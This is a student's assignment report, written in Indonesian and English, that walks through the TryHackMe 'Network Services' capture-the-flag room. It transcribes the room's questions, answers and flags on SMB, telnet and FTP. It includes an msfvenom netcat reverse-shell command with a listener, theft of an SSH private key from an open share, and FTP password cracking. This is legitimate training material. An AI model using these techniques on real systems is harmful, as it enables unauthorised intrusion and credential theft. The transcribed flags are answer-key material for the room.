

LAPORAN TUGAS
PEMBELAJARAN TRYHACKME
“Network Services”



Olgeh :

Fannisa Az Zahra (2231740037)

Dosen Pengajar :

Vipkas Al Hadid Firdaus, S.T, M.T.


POLITEKNIK NEGERI MALANG PSDKU LUMAJANG

Jl. Lintas Timur, Area Sawah/Kebun, Jogoturunan, Kec. Lumajang, Kab. Lumajang


Jawa Timur 67314

2025

1. Buka laman chrome, lalu ketikkan tryhackme kemudian Login dengan akun yang sudah kalian punya <https://tryhackme.com/>




2. Setelah login, masuk ke dashboard dan pilih learn.




3. Setelah itu scroll kebawah dan pilih Free Roadmap




4. Lalu scroll kebawah dan pilih “room Network Services”



5. Setelah masuk room “Network Services” lalu klik join



6. Task 1.



7. Task 2.

Room progress (9%)

Once they have established a connection, clients can then send commands (SMBs) to the server that allow them to access shares, open files, and perform other operations. In other words, SMB is a protocol that allows you to access files and folders on a remote server, or even on a local network. It's a sort of things that you want to do with a file system. However, in the case of SMB, these things are done over the network.

What runs SMB?

Microsoft Windows operating systems since Windows 95 have included client and server SMB protocol support. Samba, an open source server that supports the SMB protocol, was released for Unix systems.

Answer the questions below

What does SMB stand for?

Server Message Block

✓ Correct Answer

What type of protocol is SMB?

response-request

✓ Correct Answer

What protocol suite do clients use to connect to the server?

TCP/IP

✓ Correct Answer

What systems does Samba run on?

Unix

✓ Correct Answer

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Activate Windows. Go to Settings to activate Windows.

8. Task 3.

Room progress (20%)

Answer the questions below

Conduct an **nmap** scan of your choosing. How many ports are open?

3

✓ Correct Answer

What ports is **SMB** running on? Provide the ports in ascending order.

139/445

✓ Correct Answer

Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the **workgroup** name?

WORKGROUP

✓ Correct Answer

What comes up as the **name** of the machine?

POLOSMB

✓ Correct Answer

What operating system **version** is running?

6.1

✓ Correct Answer

What share sticks out as something we might want to investigate?

profiles

✓ Correct Answer

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Activate Windows. Go to Settings to activate Windows.

9. Task 4.

Room progress (34%)

Y

Woop woop! Your answer is correct

Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?

John Cactus

✓ Correct Answer

What service has been configured to allow him to work from home?

ssh

✓ Correct Answer

Okay! Now we know this, what directory on the share should we look in?

.ssh

✓ Correct Answer

This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?

id_rsa

✓ Correct Answer

Download this file to your local machine, and change the permissions to "600" using "chmod 600 [file]".

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.

What is the smb.txt flag?

THM[smb_is_fun_eh?]

✓ Correct Answer

Activate Windows. Go to Settings to activate Windows.

10. Task 5.

replacement

Room progress (41%)

Woop woop! Your answer is correct

Telnet sends all messages in clear text and has no specific security mechanisms. Thus, in many applications and services, Telnet has been replaced by SSH in most implementations.

How does Telnet work?

The user connects to the server by using the Telnet protocol, which means entering "telnet" into a command prompt. The user then executes commands on the server by using specific Telnet commands in the Telnet prompt. You can connect to a telnet server with the following syntax: "telnet [ip] [port]"

Answer the questions below

What is Telnet?

application protocol

✓ Correct Answer

What has slowly replaced Telnet?

ssh

✓ Correct Answer

How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?

telnet 10.10.10.3 23

✓ Correct Answer

The lack of what, means that all Telnet communication is in plaintext?

encryption

✓ Correct Answer

Activate Windows

11. Task 6.

8012

Room progress (56%)

Woop woop! Your answer is correct

This port is unassigned, but still lists the **protocol** it's using, what protocol is this?

tcp

✓ Correct Answer

Now re-run the **nmap** scan, without the **-p**- tag, how many ports show up as open?

0

✓ Correct Answer

Here, we see that by assigning telnet to a **non-standard port**, it is not part of the common ports list, or top 1000 ports, that nmap scans. It's important to try every angle when enumerating, as the information you gather here will inform your exploitation stage.

No answer needed

✓ Correct Answer

Based on the title returned to us, what do we think this port could be **used for**?

a backdoor

✓ Correct Answer

Who could it belong to? Gathering possible **usernames** is an important step in enumeration.

Skidy

✓ Correct Answer

Always keep a note of information you find during your enumeration stage, so you can refer back to it when you move on to try exploits.

No answer needed

✓ Correct Answer

Activate Windows

12. Task 7.

Room progress (96%)

Woop woop! Your answer is correct

We're going to generate a reverse shell payload using msfvenom. This will generate and encode a netcat reverse shell for us. Here's our syntax:

"msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R"

-p = payload
lhost = our local host IP address (this is **your** machine's IP address)
lport = the port to listen on (this is the port on **your** machine)
R = export the payload in raw format

What word does the generated payload start with?

mkfifo

✓ Correct Answer

Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

"nc -lvp [listening port]"

What would the command look like for the listening port we selected in our payload?

nc -lvp 4444

✓ Correct Answer

Great! Now that's running, we need to copy and paste our msfvenom payload into the telnet session and run it as a command. Hopefully- this will give us a shell on the target machine!

No answer needed

✓ Correct Answer

Success! What is the contents of flag.txt?

THM{y0u_g0t_th3_t3lnet_f1ag}

✓ Correct Answer

Activate Windows

13. Task 8.

Room progress (76%)

This separation of command information and data into separate channels is a way of being able to send commands to the server with finish. If both channels were interlinked, you could only enter commands in between data transfers, which wouldn't be efficient for either.

More Details:

You can find more details on the technical function, and implementation of, FTP on the Internet Engineering Task Force website: <https://www.ietf.org/rfc/rfc959.txt>. The IETF is one of a number of standards agencies, who define and regulate internet standards.

Answer the questions below

What communications model does FTP use?

client-server ✓ Correct Answer

What's the standard FTP port?

21 ✓ Correct Answer

How many modes of FTP connection are there?

2 ✓ Correct Answer

14. Task 9.

Room progress (87%)

What **port** is ftp running on?

21 ✓ Correct Answer

What **variant** of FTP is running on it?

vsftpd ✓ Correct Answer

Great, now we know what type of FTP server we're dealing with we can check to see if we are able to login anonymously to the FTP server. We can do this using by typing "**ftp [IP]**" into the console, and entering "anonymous", and no password when prompted.

What is the name of the file in the anonymous FTP directory?

PUBLIC_NOTICE.txt ✓ Correct Answer

What do we think a possible username could be?

mike ✓ Correct Answer

Great! Now we've got details about the FTP server and, crucially, a possible username. Let's see what we can do with that...

No answer needed ✓ Correct Answer

15. Task 10.

Room progress (96%)

-v Sets verbose mode to very verbose, shows the login+pass combination for each attempt

[machine IP] The IP address of the target machine

ftp / protocol Sets the protocol

Let's crack some passwords!

Answer the questions below

What is the password for the user "mike"?

password ✓ Correct Answer

Bingo! Now, let's connect to the FTP server as this user using "**ftp [IP]**" and entering the credentials when prompted

No answer needed ✓ Correct Answer

What is ftp.txt?

THM[y0u_g0t_th3_ftp_fl4g] ✓ Correct Answer

16. Task 11.

Room completed [100%]

Task 11 Expanding Your Knowledge

Further Learning

There is no checklist of things to learn until you've officially learnt everything you can. There will always be things that surprise us all, especially in the sometimes abstract logical problems of capture the flag challenges. But, as with anything, practice makes perfect. We can all look back on the things we've learnt after completing something challenging and I hope you feel the same about this room.

Reading

Here's some things that might be useful to read after completing this room, if it interests you:

- <https://medium.com/@gregIT/exploiting-simple-network-services-in-ctfs-ec8735be5eef>
- <https://attack.mitre.org/techniques/T1210/>
- <https://www.nextgov.com/cybersecurity/2019/10/nsa-warns-vulnerabilities-multiple-vpn-services/160456/>

Thank you

Thanks for taking the time to work through this room, I wish you the best of luck in future.

~ Polo

Answer the questions below

Well done, you did it!

No answer needed

✓ Correct Answer

17. Maka selesai sudah room “Network Services”

Woop woop! Your answer is correct

Congratulations on completing Network Services!!! 🎉

Points earned
🔥 344

Completed tasks
📋 11

Room type
👤 Walkthrough

Difficulty
📶 Easy

Streak
🔥 1

🗉 Leave Feedback

Next